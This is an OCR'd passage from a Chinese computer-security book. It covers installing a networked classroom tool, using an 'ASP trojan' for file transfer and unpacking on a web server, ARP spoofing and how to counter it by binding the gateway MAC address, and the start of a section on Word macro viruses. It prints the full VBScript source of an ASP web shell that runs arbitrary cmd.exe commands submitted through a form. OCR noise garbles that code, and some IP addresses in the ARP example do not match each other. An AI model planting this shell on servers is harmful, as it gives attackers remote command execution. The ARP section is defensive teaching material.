


图 12-7 “最终许可协议”对话框

（2）单击“Yes”按钮，打开如图 12-8 所示的“选择程序安装目录”对话框，浏览选择安装路径。

（3）单击“Next”按钮，即可开始程序安装，安装进度如图 12-9 所示。安装完成后如图 12-10 所示。




图 12-8 “选择程序安装目录”对话框




图 12-9 “安装进度”对话框

（4）单击“Finish”按钮，即可完成安装。运行程序后弹出如图 12-11 所示的“注意事项”对话框，勾选“下次启动时不再显示”选项。




图 12-10 “安装完成”对话框




图 12-11 “注意事项”对话框

（5）单击“继续”按钮，打开“红蜘蛛多媒体网络教室”教师端，如图 12-12 所示。在此对话框中可以发现教师端有网上消息、文件传输、联机讨论、远程命令等功能。

（6）单击“网上消息”按钮，打开如图 12-13 所示的“网上消息”对话框。选择发送信息的对象，在“主题”下的文本框中输入消息内容，单击“发送”按钮，即可实现信息的发送。




图 12-12 “教师端主界面”对话框




图 12-13 “网上消息”对话框

（7）单击“联机讨论”按钮，打开如图 12-14 所示的“联机讨论”对话框，单击“mic”按钮即可开始网络讨论。




图 12-14 “联机讨论”对话框

根据教课需要，选择相应的功能。使用此软件可以轻松地实现网络多媒体教学，由于篇幅问题，在此不再赘述。

12.2.2 用 ASP 木马实现 FTP 和解压缩

ASP 木马无非就是一个 cmd，利用其实现 FTP 时首先通过 ftp、139 或者 winshell 上传一

个无组件 ASP 程序和一个 ASP 木马。此时上传的文件都要存放在 Web 目录中。

接着找一个 rar.exe，将其拷到%SystemRoot%\system32\下，上传.zip 或者.rar 文件到该 Web 目录。

最后在浏览器地址栏里打开 ASP 木马，在 text 文本框里输入 rar -x source.rar path，即可实现文件的解压缩。

其中 ASP 木马的源代码如下所示：

```
<%@ Language=VBScript %>
<%
Dim oScript
Dim oScriptNet
Dim oFileSys, oFile
Dim szCMD, szTempFile
On Error Resume Next
<
Set oScript = Server.createObject("WSCRIPT.SHELL")
Set oScriptNet = Server.createObject("WSCRIPT.netWORK")
Set oFileSys = Server.createObject("Scripting.FileSystemObject") <
szCMD = Request.form(".CMD")
If (szCMD <> "") Then <
szTempFile = "C:\" & oFileSys.GetTempName( )
Call oScript.Run ("cmd.exe /c " & szCMD & " > " & szTempFile, 0, True)
Set oFile = oFileSys.OpenTextFile (szTempFile, 1, False, 0) <
End If <
%>
<HTML>
<BODY>
<form action="<%= Request.ServerVariables("URL") %>" method="POST">
<input type=text name=".CMD" size=45 value="<%= szCMD %>">
<input type=submit value="Run">
</form>
<PRE> <
<%
If (IsObject(oFile)) Then
On Error Resume Next
Response.Write Server.HTMLEncode(oFile.ReadAll)
oFile.Close
Call oFileSys.deleteFile(szTempFile, True)
End If
%>
</BODY>
</HTML>
```

12.3 小结

远程控制的软件数不胜数，但是利用木马实现远程控制是不多见的。本章主要讲述了怎样利用 Visual Basic 6.0 和 Delphi 编程实现远程控制。在具体的学习过程中，读者要结合不同语言的具体特征，选择合理的学习方法，实现事半功倍的效果。

第13章 病毒与木马防范实战晋级

学习目标

通过本章的学习，读者可以对 ARP 病毒欺骗、Word 病毒编制原理及攻击媒体文件等常见病毒和木马的攻击和防范方法有系统的了解，是实战晋级的知识。在学习的过程中读者要知其然并知其所以然，从而找到相应的防范方法。

13.1 病毒攻防实战解析

由于病毒的瞬息万化，掌握病毒的攻防本质，将是对用户的最基本要求。本节将通过实战练习教读者找到同类病毒的攻击和防范方法，此是实战晋级的最佳捷径。

13.1.1 ARP 病毒发起欺骗攻击及解决方法

ARP 协议是“Address Resolution Protocol（地址解析协议）”的缩写。在局域网中，通过 ARP 协议完成 IP 地址转换为第二层物理地址，即 MAC 地址。ARP 协议在网络安全中有着十分重要的地位，通过伪造 IP 地址和 MAC 地址即可实现 ARP 欺骗，使网络中产生大量的 ARP 通信量从而使网络阻塞。

在以太网中，一台主机要和另一台主机进行直接通信，必须要知道目标主机的 MAC 地址，而 MAC 地址的获取是通过地址解析协议获得的。所谓“地址解析”就是主机在发送帧之前将目标 IP 地址转换成目标 MAC 地址的过程，ARP 协议的基本功能就是通过目标设备的 IP 地址，查询目标设备的 MAC 地址，保证通信的顺利进行。

在局域网中，安装有 TCP/IP 协议的计算机中都有一个 ARP 缓存表，表中的 IP 地址与 MAC 地址是相互对应的。

主机 IP 地址和对应的 MAC 地址如下所示：

A 192.168.16.1： aa-aa-aa-aa-aa-aa

B 192.168.16.2： bb-bb-bb-bb-bb-bb

C 192.168.16.3： cc-cc-cc-cc-cc-cc

D 192.168.16.4： dd-dd-dd-dd-dd-dd

以主机 A（192.168.16.1）向主机 B（192.168.16.2）发送数据为例。当发送数据时，主机 A 会在自己的 ARP 缓存表中寻找是否有目标 IP 地址，如果有，也就知道了目标 MAC 地址，

直接把目标 MAC 地址写入帧中，此时发送揭开；如果在 ARP 缓存表中没有找到对应的 IP 地址，主机 A 就会在网络上发送一个目标 MAC 地址如“FF.FF.FF.FF.FF.FF”的广播，表示向同一网段内的所有主机发出询问，网络上其他主机并不响应 ARP 询问，只有主机 B 会向主机 A 做出回应：“192.168.16.2 的 MAC 地址是 bb-bb-bb-bb-bb-bb”。

此时，主机 A 就知道了主机 B 的 MAC 地址，即可向主机 B 发送信息。于此同时主机 A 更新自己的 ARP 缓存表，下次再向主机 B 发送信息时，直接从 ARP 缓存表中查找即可。

由上可知，ARP 协议建立在信任局域网内所有人的基础上，所以很容易实现在以太网上的 ARP 欺骗。对目标主机 A 进行欺骗，主机 A 去 Ping 主机 C 却发送到了 dd-dd-dd-dd-dd-dd 地址上。若进行欺骗，把主机 D 的 MAC 地址修改为 dd-dd-dd-dd-dd-dd，于是主机 A 发送到主机 C 上的数据包变为发送给主机 D，而主机 D 正好可以接收到主机 A 发送的数据包。

当局域网内某台主机运行 ARP 欺骗的木马程序时，会欺骗局域网内所有主机和路由器，让所有上网的流量必须经过病毒主机。其他用户原来直接通过路由器上网现在转由通过病毒主机上网，切换的时候用户会断线一次。

切换到病毒主机上网后，如果用户已经登录游戏服务器，那么病毒主机就会经常伪造断线的假象，此时用户就需要重新登录传奇服务器，而病毒主机就可以盗号了。

由于 ARP 欺骗的木马程序发作时会发出大量的数据包，导致局域网通信拥塞以及其自身处理能力的限制，用户会感觉上网速度越来越慢。当 ARP 欺骗的木马程序停止运行时，用户会恢复从路由器上网，切换过程中用户会再断线一次。

当遇到这种病毒时，可以使用如下的处理方法进行防范和检测。

（1）在能上网时，进入 MS-DOS 窗口，输入命令：arp －a 来查看网关 IP 地址对应的正确 MAC 地址，如图 13-1 所示，将其记录下来。此时若不能上网，则先运行命令：arp －d，将 arp 缓存中的内容删空，计算机可暂时恢复上网，一旦能上网就立即禁用网卡或拔掉网线，再次运行命令：arp －a，查看网关 IP 对应的 MAC 地址。




图 13-1 执行命令

（2）如果存在网关的正确 MAC 地址，在不能上网时，手动将网关 IP 和正确的 MAC 绑定，确保计算机不再受攻击影响。手工绑定可在 MS-DOS 窗口下运行命令：arp －s 网关 IP 网关 MAC。

假设计算机所处网段的网关为 212.102.254.45，本机地址为 202.102.254.1，在计算机上运行“arp －a”命令后输出如下：

C:\Documents and Settings>arp -a

Interface: 212.102.254.1 --- 0x2

Internet Address Physical Address Type

202.102.254.45 00-01-02-03-04-05 dynamic

其中 00-01-02-03-04-05 就是 202.102.254.1 对应的 MAC 地址，类型是动态（dynamic）的，因此可以被改变。

输入如下命令进行绑定：

arp –s 202.102.254.45 00-01-02-03-04-05

绑定完成后，再使用“arp －a”命令，查看 arp 缓存，如下所示：

C:\Documents and Settings>arp -a

Interface: 202.102.254.1 --- 0x2

Internet Address Physical Address Type

202.102.254.45 00-01-02-03-04-05 static

此时，绑定类型变为静态（static），就不会再受攻击影响。需要注意的是，手工绑定在计算机重启后就会失效，需要再次绑定。因此要彻底根除攻击，需要找出网段内被病毒感染的计算机。

（3）如果已有被感染病毒计算机的 MAC 地址，可使用 NBTSCAN 软件找出网段内与该 MAC 地址对应的 IP 地址，即病毒计算机的 IP 地址，然后可报告网络管理中心对其进行查封。

（4）不要把您的网络安全信任关系建立在 IP 基础上或 MAC 基础上，理想的关系应该建立在 IP+MAC 基础上。

（5）设置静态的 MAC、IP 对应表，不要让主机刷新设定好的转换表。

13.1.2 剖析 Word 病毒原理及解决方法

Internet 已进入千家万户，稍不小心就会掉入病毒攻击陷阱。当从网上下载一个 Doc 文件，启动 Word 打开时，却发现硬盘中的一大堆文件不翼而飞，这就是 Word 病毒带来的危害。

此类病毒的防御和清除方法如下所示。

（1）禁止 Word 执行宏指令。打开 Word，依次执行“工具”→“宏”→“安全性”命令项，如图 13-2 所示。

